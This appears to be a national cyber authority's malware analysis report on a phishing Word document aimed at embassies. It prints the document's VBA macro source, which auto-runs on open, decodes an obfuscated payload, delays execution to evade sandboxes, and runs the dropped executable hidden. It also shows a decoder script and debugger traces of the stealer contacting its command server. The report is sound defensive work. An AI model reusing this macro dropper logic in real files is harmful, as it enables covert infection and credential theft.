REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
DIRECTORATE OF ANALYSIS FOR CYBER SECURITY

Malware analysis and reverse engineering of : *Online Seminar.FM.gov.om.doc*

Version: 1.0
Date: 02/09/2025

Table of Contents

FOREWORD

This report has limitations and should be interpreted with caoution!

Some of these limitations include:

First Phase:
Information Source: The report is based on information available at the time of its preparation. However, some aspects may differ from actual developments.

Second Phase:
Analysis Details: Due to resource constraints, certain aspects of the malicious artifacts may not have been analyzed in depth. Any additional unknown information may lead to changes in the report.

Third Phase:
Information Security: To protect sources and confidential information, some details may be redacted or not included in the report. This decision was made to maintain the integrity and security of the data used.


AKSK reserves the right to modify or update any part of this report without prior notice!

This report is not a final document.

The findings of the report are based on the information available at the time of investigation and analysis. There is no guarantee regarding possible changes or updates to the information reported during the subsequent period. The authors of the report do not assume responsibility for the incorrect use or consequences of any decision-making based on this report.

Technical Information

A phishing campaign targeting embassies and diplomatic corps has been identified, with emails sent from the official address of the Omani Ministry of Foreign Affairs. Cyber intelligence investigations have revealed that behind this Iran-linked campaign stands a group of individuals suspected of having ties to MOIS – the Iranian Ministry of Intelligence and Security."



Attention! Word needs Enable Content


Online Seminar
2025/08/20
The future of the region after the Iran-Israel war and the role of Arab countries in the Middle East

The geopolitical developments in the Middle East have always been one of the most important topics of international studies, and these developments in recent years, especially after the signing of the Abraham Accords in 2020, indicate fundamental changes in the patterns of regional alliances and confrontations. The New Middle East Plan was a strategic framework for rebuilding a regional order based on normalizing Arab relations with Israel, containing Iranian influence, and strengthening American leadership in West Asia. The Abraham Accords, as the cornerstone of this plan, were signed with American mediation between Israel, the United Arab Emirates, Bahrain, and subsequently Morocco and Sudan. Its main goal was to normalize diplomatic, security, and economic relations with Israel and form new coalitions against Iran. The turmoil of the past decade in Syria, Iraq, Yemen, and Libya and the developments after the Arab Spring were a good basis for its realization, and transregional actors, led by Israel, tried to establish new economic and security cooperation between Tel Aviv and some Arab states while weakening the axis of resistance. However, the escalation of tensions between Iran and Israel, especially in the form of proxy wars and direct threats, has presented the project with serious challenges, and the recent direct conflict between Iran and Israel (the 12-day war of June 13-24, 2025) has given new weight to the analysis

Figure 1. Attached Document View

Analysis of malware: Online Seminar.FM.gov.om.doc


Online Seminar.FM.gov.om.doc is a .doc file (Microsoft Office Word). Following the analysis, it is seen that such files usually contain **macros**, pieces of code that are executed when the document is opened and the **Document_Open** function is called.
In this case, several keywords are also identified that give us information that we are dealing with a malicious file.



```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is  |
|          |                    |opened                                       |
|Suspicious|Open                |May open a file                              |
|Suspicious|Output              |May write to a file (if combined with Open)  |
|Suspicious|Print #             |May write to a file (if combined with Open)  |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|vbHide              |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|command             |May run PowerShell commands                  |
|Suspicious|Chr                 |May attempt to obfuscate specific strings    |
|          |                    |(use option --deobf to deobfuscate)          |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+
```

Figure 2. Identification of suspicious keywords.


From the analysis of the source code found in the **macro**, the **dddd** function is identified, which takes a string as a parameter, the **laylay()** function, and the **RRRR** function takes a parameter.



```
Function dddd(str As String) As String
    Dim out As String
    For counter = 1 To Len(str) Step 3
        out = out & Chr((Val(Mid(str, counter, 3))))
    Next
    dddd = out
End Function
```

Figure 3. dddd function

Dddd function:
This function takes a text **(str)** containing numbers in character form, separated every 3 characters. Each 3-digit number is converted to a character using the **Chr() function.**



```
Function laylay()

    Dim loop1 As Integer
    Dim aa As Integer

    loop1 = 110

    For tmp1 = 1 To loop1

        For tmp2 = 1 To loop1

            For tmp3 = 1 To loop1

                For tmp4 = 1 To loop1
                    aa = aa + 1
                Next

                aa = 0

            Next

        Next

    Next
    aa = 0

End Function
```

Figure 4. Laylay function

- **Laylay function**

This function has no real purpose, it just creates a delay using a **for** loop.

- **RRRR function**

This function takes **a path parameter**, which can be a program or piece of code to execute.

- .***On Error GoTo erorr2***

This source code ensures that if an error occurs during execution, the code jumps to the **error2** code block, so as not to cause a visible error.

The **laylay** function is called to delay execution. (laylay is simply a loop that does nothing but delays the process).
Purpose: to bypass automatic analysis or sandboxing that use limited time for scanning.


- ***executablePath = path***

Here, the entry value (**path**) is assigned to another variable with a different name (**executablePath**).

- ***windowStyle = vbHide***

This is a parameter for the **Shell function**, which has the following function:

Execute the command but do not display the output (**console window**).
errorCode = **Shell(command, windowStyle)**
This is the most important part of this file from where the **Shell()** function executes the command given with the **vbHide** parameter.
So, this opens that file (which is expected to be a program or script), without the user's knowledge. If there are no issues during execution, an integer **process ID** is returned, otherwise **it returns 0.**




```
Function RRRR(path As String)
On Error GoTo erorr2
    Dim executablePath As String
    Dim command As String
    Dim windowStyle As Integer
    Dim waitOnReturn As Boolean
    Dim errorCode As Variant
    laylay

    executablePath = path

    command = executablePath
    windowStyle = vbHide
    waitOnReturn = False
    laylay

    errorCode = Shell(command, windowStyle)
    If errorCode <> 0 Then
    End If
erorr2:
    'n
End Function
```

Figure 5. RRRR function

- **Document_Open function**


This function is executed automatically when the document is **opened (Document_Open = AutoExec).**
Defines the path of a file on disk:
"C:\Users\Public\Documents\ManagerProc.log"
Calls **laylay** to delay the process (**delay**).
Reads a text from a **TextBox** inside a form (**UserForm1**) and decodes it with the **dddd** function.This text in the form of numbers is hidden and translated into a command or code and writes the decoded result to a .log file. Calls **RRRR(pth)** to execute that newly created file without displaying output to the user.



```
Private Sub Document_Open()

On Error GoTo AAAA

    Dim pth As String
    Dim malmal_path As String

    pth = "C:\\Users\\Public\\Documents\\ManagerProc.log"
    laylay

    Dim app As String
    app = dddd(UserForm1.TextBox1.Text)
    laylay

    ''''''''''''''''''''''


    fileNumber = FreeFile
    Open pth For Output As fileNumber

    Print #fileNumber, app
    Close fileNumber

    RRRR (pth)

    laylay

AAAA:
    ' n
```

Figure 6. Document_Open


VBA Form is seen in **Macros/UserForm1/o**, which is where the payload of this malicious file appears to have been placed.



2025-08-20 GÇô INCIDENT_FILES > Online Seminar.FM.gov.om > Macros > UserForm1

Name	Date modified	Type	Size
[1]CompObj	8/21/2025 6:57 PM	File	1 KB
[3]VBFrame	8/21/2025 6:57 PM	File	1 KB
f	8/21/2025 6:57 PM	File	1 KB
o	8/21/2025 6:57 PM	File	1,028 KB


Figure 7. UserForm1 - o



```
VBA FORM STRING IN 'Online Seminar.FM.gov.om.doc' - OLE stream: 'Macros/UserForm1/o'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

Figure 8. Payload UserForm1 o


If we want to decode this file, we can use the Microsoft Office Word debugger that the platform itself offers or we can write the same code logic but in another programing language, for example **python**. Therefore, we create the file in python **deobfuscator.py** and read the file **O** as a parameter.



```python
def decode_triplets(num_str: str) -> bytes:
    out = bytearray()
    for i in range(0, len(num_str), 3):
        chunk = num_str[i:i+3]
        if len(chunk) < 3:
            break
        try:
            v = int(chunk)
        except ValueError:
            v = 0
        out.append(v & 0xFF)
    return bytes(out)
```

Figure 9. Simulation for function dddd

During the deobfuscation phase, it was evident that we are dealing with the dynamic creation of a PE (executable) file, which is indicated by the character **string:**
!This program cannot be run in DOS mode.




```
[+] Top candidates:
  1. ascii[0] len_digits=1052160 printable=35.19% markers=[MZ, PE  , .dll] -> saved: o.ascii00.bin
\n   preview: MZ ♥    ♦    ÿÿ  .       @                              ↑0  ♫♥♀♫ ´    Í!¸0LÍ This program cannot be run in DOS mode.

[+] Best candidate details:
    size=350720 bytes; markers=[b'MZ', b'PE\x00\x00', b'.dll']
----- BEGIN TEXT PREVIEW -----
MZ ♥    ♦    ÿÿ  .       @                              ↑0  ♫♥♀♫ ´  Í!¸0LÍ!This program cannot be run in DOS mode.
$       /u¥yk¶Ë*k¶Ë*k¶Ë*▼Î+ò¶Ë*▼Ï+f¶Ë*▼È+g¶Ë*z6*j¶Ë*zÈ+b¶Ë*zÏ+{¶Ë*zÎ+G¶Ë*▼Ê+l¶Ë*k¶Ê*    ¶Ë*Â+l¶Ë*4*j¶Ë*k¶\*j¶Ë*É+j¶Ë*Richk¶Ë*                        PE  d ÝÈ£h
  @0    ►   0  ♠         ♠        0♠   ♦       0 `   ►      ►        ►      ►         ►          $ ♣ P     ♠ P▬   Ð♣ ↑↑            ♠ ♀  à♥♣ 8                        0♣ @0
   .text   ò0  ►    ô0  ♦                 `.rdata  ▬↓♥  ►0  →♥  ø0            @  @.data      0♣  ♀   ↨♣             @  À.pdata  ↑↑   Ð♣  →   ▲♣              @  @.fptable 0   ð♣
P▬    ♠  ↑    :♣            @  @.reloc  ♀    ♠    R♣             @  B
0®♣ H§↨0 Hÿ%←þ0 ÌÌÌH0 ÌÌÌH                           Hì(H
®♣ H§þ0 ÌÌÌH
a®♣ H§↨0 Hÿ%Óý0 ÌÌÌH
I®♣ H§ý0 ÌÌÌH
1®♣ H§ý0 ÌÌÌH
0-♣ H§òØ0 Hÿ%‼ý0 ÌÌÌH\Ld$►Ll$↑UAVAWHiHiP¸þ   ÇEÐ| = fEäÇEÔ10b0ÇEØe d0ÇEÜ0 h ÇEàw0i ÿ§Ëü0   HÈDB♫ÿ§0ü0 3ÛLUÐL+ÐL50 LÈDÃ¸▼ëQAÈA÷èAÿÀÁú♦ÂÁè▼♥ÐkÂ2+ÈHcÁBo¶90Co·♦
f+ÁfA0MI0Aø♂rÂÇEÐm k ÇEÔ^0,0ÇEØh u0ÇEÜ
```

Figure 10. Extracting the executable file

This file was saved and the moment we changed the file's extension to **.exe**, it was evident that the file changed appearance, and an icon was assigned to it.

Figure 11. File extracted

This file is compiled **in C/C++** with hash value **76fa8dca768b64aefedd85f7d0a33c2693b94bdb55f40ced7830561e48e39c75** and with a description in properties named **sysProcUpdate.**



File name: C:\Users\flare\Desktop\ManagerProc.exe

File type: PE64
File size: 342.50 KiB


Scan: Automatic
Endianness: LE
Mode: 64-bit
Architecture: AMD64
Type: GUI

```
PE64
    Compiler: Microsoft Visual C/C++(2022+)[-]        S    ?
    Linker: Microsoft Linker(14.43**)[GUI64]          S    ?
  Overlay: Binary
      Format: plain text[CRLF]                        S    ?
```

Figure 12. C/C++ compiler

From static analysis we understand that the file is packed so complex techniques have been used so that the code is very difficult to understand. Looking at the nature of the file it is suspected that we are dealing with a **stealer file (credential stealer)**. Therefore, we start and follow the process of debugging functions such **as WinHttpOpen**, **WinHttpOpenRequest** etc.

When setting a point in the **WinHttpConnect** function, the **Screenai[.]online** domain is recorded in the **RDX register** and in the **WinHttpOpen** function the path /home and the domain sends a request to **Screenai[.]online/home**




```
00007FF8886EFABF   CC                  int3
00007FF8886EFAC0   48:895C24 18        mov qword ptr ss:[rsp+18],rbx        WinHttpConnect
00007FF8886EFAC5   55                  push rbp
00007FF8886EFAC6   56                  push rsi                             rsi:"MZE"
00007FF8886EFAC7   57                  push rdi
00007FF8886EFAC8   41:54               push r12
00007FF8886EFACA   41:55               push r13
00007FF8886EFACC   41:56               push r14
00007FF8886EFACE   41:57               push r15                             r15:"MZE"
00007FF8886EFAD0   48:8DAC24 B0F5FFFF  lea rbp,qword ptr ss:[rsp-A50]       [rsp-A50]:&"ÐvH"¼\x02"
00007FF8886EFAD8   48:81EC 500B0000    sub rsp,B50
00007FF8886EFADF   48:8B05 6A370D00    mov rax,qword ptr ds:[7FF8887C3250]  rax:&"pùo^ø\x7F"
00007FF8886EFAE6   48:33C4             xor rax,rsp
00007FF8886EFAE9   48:8985 400A0000    mov qword ptr ss:[rbp+A40],rax
00007FF8886EFAF0   45:33ED             xor r13d,r13d
00007FF8886EFAF3   4C:8BF9             mov r15,rcx                          r15:"MZE". rcx:&"pùo^ø\x7F"
00007FF8886EFAF6   33C9                xor ecx,ecx
00007FF8886EFAF8   4C:896C24 70        mov qword ptr ss:[rsp+70],r13
00007FF8886EFAFD   380D 81450D00       cmp byte ptr ds:[7FF8887C4084],cl
00007FF8886EFB03   41:0FB7C0           movzx eax,r8w
00007FF8886EFB07   0F57C0              xorps xmm0,xmm0
00007FF8886EFB0A   66:894424 50        mov word ptr ss:[rsp+50],ax
00007FF8886EFB0F   45:8BF1             mov r14d,r9d
00007FF8886EFB12   894D 98             mov dword ptr ss:[rbp-68],ecx
00007FF8886EFB15   48:8BDA             mov rbx,rdx                          rdx:L"screenai.online"
00007FF8886EFB18   45:8BE5             mov r12d,r13d
00007FF8886EFB1B   0F1145 88           movups xmmword ptr ss:[rbp-78],xmm0
00007FF8886EFB1F   0F84 61010000       je winhttp.7FF8886EFC86
```

```
RAX   000002BC93495720   &"pùo^ø\x7F"
RBX   0000000000000001
RCX   000002BC93495720   &"pùo^ø\x7F"
RDX   000002BC9348CF80   L"screenai.online"
RBP   000000CC9DFFF6C0
RSP   000000CC9DFFF438   &"H%D$`Hƒ|$`"
RSI   000002BC93457700   "MZE"
RDI   000000CC9DFFF485

R8    00000000000001BB   L'ƻ'
R9    0000000000000000
R10   0000000000000001
R11   000000CC9DFFEBB0
R12   0000000000000000
R13   0000000000000000
R14   000002BC934578B0
R15   0000000140000000   "MZE"

RIP   00007FF8886EFAC0   <winhttp.WinHttpConnect>

RFLAGS   0000000000000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  00000000 (ERROR_SUCCESS)
```

